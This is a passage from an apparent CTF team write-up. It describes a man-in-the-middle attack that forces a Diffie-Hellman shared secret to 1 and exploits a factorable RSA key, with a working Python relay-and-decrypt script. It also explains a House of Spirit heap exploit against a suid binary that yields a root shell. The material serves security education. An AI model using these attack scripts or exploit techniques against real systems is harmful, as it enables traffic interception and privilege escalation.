So what is the first number? As you know, there are four public parameters in DH key agreement protocol, and we already saw three numbers in step 2, so this number should be $B = g^y \pmod p$.

In summary, in this step, the client sends DH's B and B's RSA signature to the server.

17.1.4 Step 4 – server and client starts exchanging AES encrypted data

After receiving two numbers from the client in step 3, the server checks the RSA signature and returns a "SIGNATURE MISMATCH" message and terminates the protocol if it sees, you know, a modified B. Otherwise, the sever and the client starts exchanging data by sending one 16 bytes message back and forth.

The data is of course encrypted using a 128-bit block cipher which we guess is AES. What is the key? As you know, after completing step 3, the DH protocol is done. In other words, the client and server can both derive a shared secret which is $A^y = B^x = g^{(xy)} \pmod{p}$. They use this shared secret as the key to encrypt their data using AES.

In summary, the protocol consists of 4 steps which use RSA to verify data, DH to derive a key, and AES to encrypt messages.

17.2 Protocol Vulnerabilities

As you may already see, this protocol has several weaknesses. Below we show two major vulnerabilities which helps us the middle man to decrypt the messages exchanged between client and server.

17.2.1 Weak RSA public-key's n

The n part of client's RSA public-key is just 38 bytes = 304 bit which took us only seconds to factor it into the product of two primes:

$$26997494888422756793800618646853986321 = 5150852573609963923 \times 5241364318354314827$$

As you know, the security of RSA is totally broken when n is factorizable like this, since we can easily compute the client private-key:

$e = 3598711421$ and $d = 1526412828777052397656918868159487349 7$

Even if n is large enough, there's still another attack vector by replacing n with smaller numbers. Remember we are the trusted man in the middle!

17.2.2 Man-In-The-Middle Attacks against DH protocol

There's a lot of attacks against DH but the most powerful one is man-in-the-middle attack[8]. It has been known for years that an active attacker like us, capable of removing and adding messages, can easily break the core DH protocol. By intercepting $A = g^x$ and $B = g^y$ and replacing them with $g^{x'}$ and $g^{y'}$ respectively, we can fool client and server into thinking that they share a secret key. In fact, server will think that the secret key is $g^{xy'}$ and client will believe that it is $g^{x'y}$ which are both known by the attacker[9]. As a result, if we replace A with 1, and B with 1, then the shared secret will equal to 1.

By exploiting these two vulnerabilities, we can set the shared secret to whatever value we want, and therefore, decrypt subsequent messages.

17.3 How We Nail This Challenge

As we said in section 17.2, we nail this challenge by deploying a man-in-the-middle attack against the DH protocol.

In step 2 of the protocol, when the server sends its DH's g, p and A parameters to the client, we intercept and replace the third number with 1, then send the modified numbers to the client.

In step 3 of the protocol, when the client sends its DH's B parameter to the server, we intercept and replace it with 1. We can easily compute the RSA signature which is 1. Then we send the modified number and its signature to

[8] http://crypto.cs.mcgill.ca/~stiglic/Papers/dhfull.pdf

[9] http://www.cacr.math.uwaterloo.ca/hac

the server. Now we know the shared secret which, as stated in section 17.2, equals to 1.

This shared secret is used as the key to encrypt subsequent messages using AES. But how? This is where we were stuck and lost 400 points ☹. Since the shared secret is only one byte but AES requires a 16 bytes, we thought that we must do some calculation on it before actually use it to decrypt data.

At first, we tried to SHA1 the shared secret, and used the first 16 bytes output as AES key. This is the key derivation method recommended in DH Key Agreement Protocol. But Alex told us not to do that. So we tried other methods, but, however, due to the lack of experience and time, we didn't get it until the contest was over. It was just 5 minutes ☹. The solution is simply to zero padding the shared secret, to make it become something like `'\x01' + '\x00' * 15`, and uses that as the key to decrypt the messages. Run the attached Python script, and you'll see the messages in cleartext.

Listing 2: sol18.py

```
#!/usr/bin/env python

import socket, time
import hashlib
from Crypto.Cipher import AES, ARC4, XOR

host = '114.203.84.234'
port1 = 9000
port2 = 9382

s1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s1.connect((host, port1))
s2.connect((host, port2))

# step 1: client sends RSA public-key to server
data2 = s2.recv(1024)
s1.send(data2)

# step 2: server sends g, p, A to client
data1 = s1.recv(1024) # open port msg
data1 = s1.recv(1024)
# set A = 1
tmp1 = data1.split("\x00\x00\x00\x00")
data1 = tmp1[0] + "\x00\x00\x00\x00" + tmp1[1] + "\x00\
    x00\x00\x00" + "0" + "\x00\x00\x00\x00"
s2.send(data1)

# step 3: client sends B to server
data2 = s2.recv(1024)
data2 = data2 + s2.recv(1024)
# set B = 1, and therefore signature is also 1
data2 = "1" + "\x00\x00\x00\x00" + "1" + "\x00\x00\x00\
```

```
    x00"
34 s1.send(data2)
35
36 # step 4: the key is now 1
37 # first msg
38 key = "\x01" + "\x00" * 15
39 data1 = s1.recv(1024)
40 crypt = AES.new(key)
41 print crypt.decrypt(data1)
42 s2.send(data1)
43 # second msg
44 data2 = s2.recv(1024)
45 crypt = AES.new(key)
46 print crypt.decrypt(data2)
47 s2.send(data2)
48 # and so forth...
```

17.4 Acknowledgment

Alex, thank you so much for giving this gift to us. It was very nice of you to answer us many questions about this challenge. We're looking forward to seeing more cryptography challenges from you and BeistLab. Thanks somebody (sorry that we forgot your nick name) in `#codegate` for suggesting us to look at the value of each number in the second step of the protocol.

18 Challenge 21

We could not solve this challenge in time so what is described here may be wrong.

18.1 Analysis

The binary `randcode` takes on arguments, which is later on passed to `atoi` to convert to an integer.

18.1.1 `check_secure`

First, the binary checks to see if it is running in secure mode. It does this by examining the `AT_SECURE` entry in the auxilliary table. If it is, the return value is 1, if not, `check_secure` returns `time(NULL)`. At the same time, a global variable `checked_in` is also set.

18.1.2 `srand` and `atoi`

The returned value from `check_secure` is used as the seed for `srand`. So if we are launching the suid binary itself, this seed is one.

Then the first argument (`argv[1]`) is converted to integer and passed to `watch`.

18.1.3 `watch`

This function is the crux of the binary.

At the beginning, it calls `rand` two times, stores the returned values, calls `malloc`, and stores the returned pointer to `&buffer[16]`, where `buffer` is a global buffer..

Then if it is running in secure mode, the passed in argument minus 1 is taken as the length for `read`, if not, the length is set at 0x14. And `read` is called to read into `buffer`.

What has been read in `buffer` is converted to integer via `atoi` and compared with the stored `rand` values. This value must match either one for `watch` to proceed.

Then the pointer at `&buffer[16]` is passed to `free`. And immediately after that is `malloc(0x1C)` and `read(0x1C)`.

The rest of the function is not so critical.

18.1.4 Pseudo C code

Listing 3: randcode.c

```
1  int main(int argc, char **argv, char **envp)
2  {
3    if (argc <= 1)
4      exit (0);
5
6    srand(check_secure(envp));
7    if (watch(atoi(argv[1])))
8      {
9        setresuid(getuid(), getuid(), getuid());
10       system("/bin/sh");
11     }
12   exit (0);
13 }
14
15 int checked_in;
16 int check_secure(char *envp[])
17 {
18   int i;
19   char **p;
20
21   i = 0;
22   while (*envp++);
23   p = envp;
24   while (*p)
25     {
26       if (*p == 23)
27     {
28       checked_in = (int) *(p + 1);
29       if (checked_in)
30         return (int) *(p + 1);
```

```
31      }
32        p += 2;
33      }
34    return time (0);
35  }
36
37  char buffer[20];
38  int watch (int arg) {
39    int i;
40    int *p;
41    int r1;
42    int r2;
43    int len;
44    int ret = 0;
45
46    r1 = rand();
47    r2 = rand();
48    *(int *) &buffer[16] = malloc (4);
49
50    if (!*(int *) &buffer[16])
51      {
52        puts("access␣denied.");
53        exit (0);
54      }
55
56    if (checked_in)
57      len = arg - 1;
58    else
59      len = 20;
60
61    read(0, buffer, len);
62    if (atoi(buffer) == r1 || atoi(buffer) == r2)
63      {
64        free(*(char **) &buffer[16]);
65        p = malloc(28);
66
67        if (p)
68      {
69        if (read(0, p, 28) == 28)
70          {
71            if (rand() == arg)
72          {
73            for (i = 0; i <= 6; i++)
74              if (rand() != p[i])
75                return 0;
76            ret = 1;
77          }
78          }
79      }
80      }
```

```
81
82     return ret;
83 }
```

18.2 Vulnerability

- BSS overflow: The `buffer` could be overflown if `argv[1]` is a big enough integer, and the binary is running in secure mode. But we are gonna take on the second bug instead.
- Possible control of heap metadata: The bug is in the `watch` function at line 61. We can control the pointer at `&buffer[16]` which will be used as an input for `free` at line 64. Subsequently, a `malloc(28)` will be called and 28 bytes will be read from `stdin` to the address returned by `malloc`. By using the "The House of Spirit" technique described in "The Malloc Maleficarum"[10], we can overwrite the saved return address of `watch` if we can find the proper location to build the fakechunk with valid size and nextsize.

18.3 Exploit

Address of `len` is 32 bytes away from the argument of `watch` (value = `atoi(argv[1])`). Also the address of `len` + 4 is 0xBFFFF808 which is an aligned address. This is a perfect combination which can be used to pass all the internal chunk integrity check of `free` inside GLibC.

```
                                                  len
0xbffff7fc:     0x00000014      0xb7fd9380      0x00000014      0x462f467d
0xbffff80c:     0x2517e33e      0xbffff9eb      0x00000000      0xb7fd8ff4
0xbffff81c:     0xbffff838      0x0804880a      0x00000021      0x0804886b
                                ^^^^^^^^^^      ^^^^^^^^^^
                          saved return address      arg
```

If we run suid `./randcode` with `argv[1]` equals 33, `len` will be 32. And then we can set the value at `&buffer[16]` after the `read(0, buffer, len)` to point to the address of `len` + 4 (0xBFFFF808). The `free` call will success. The subsequent `p = malloc(28)` will return 0xBFFFF808. In the next `read(0, p, 28)`, we can overwrite saved return address of `watch` with our own value (0x08048831 is a good choice since it points to `system("/bin/sh")` without the privilege dropping `setresuid(getuid(), getuid(), getuid())` in `main`. So long and thanks for all the fun!

19 Acknowledgement

We thank the following persons who have read through this document and given us valuable feedbacks:

- Juliano of Netifera for correction in Challenge 18.

[10] http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt